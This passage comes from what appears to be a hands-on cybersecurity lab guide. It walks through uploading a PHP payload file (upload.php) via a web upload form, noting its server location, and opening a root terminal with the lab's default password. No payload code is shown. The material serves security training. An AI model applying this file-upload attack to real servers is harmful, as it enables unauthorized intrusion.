


18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

20. Now, click the **Upload** button to upload the file to the database.



21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.




22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

23. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

25. Now, type **cd** and press **Enter** to jump to the root directory.

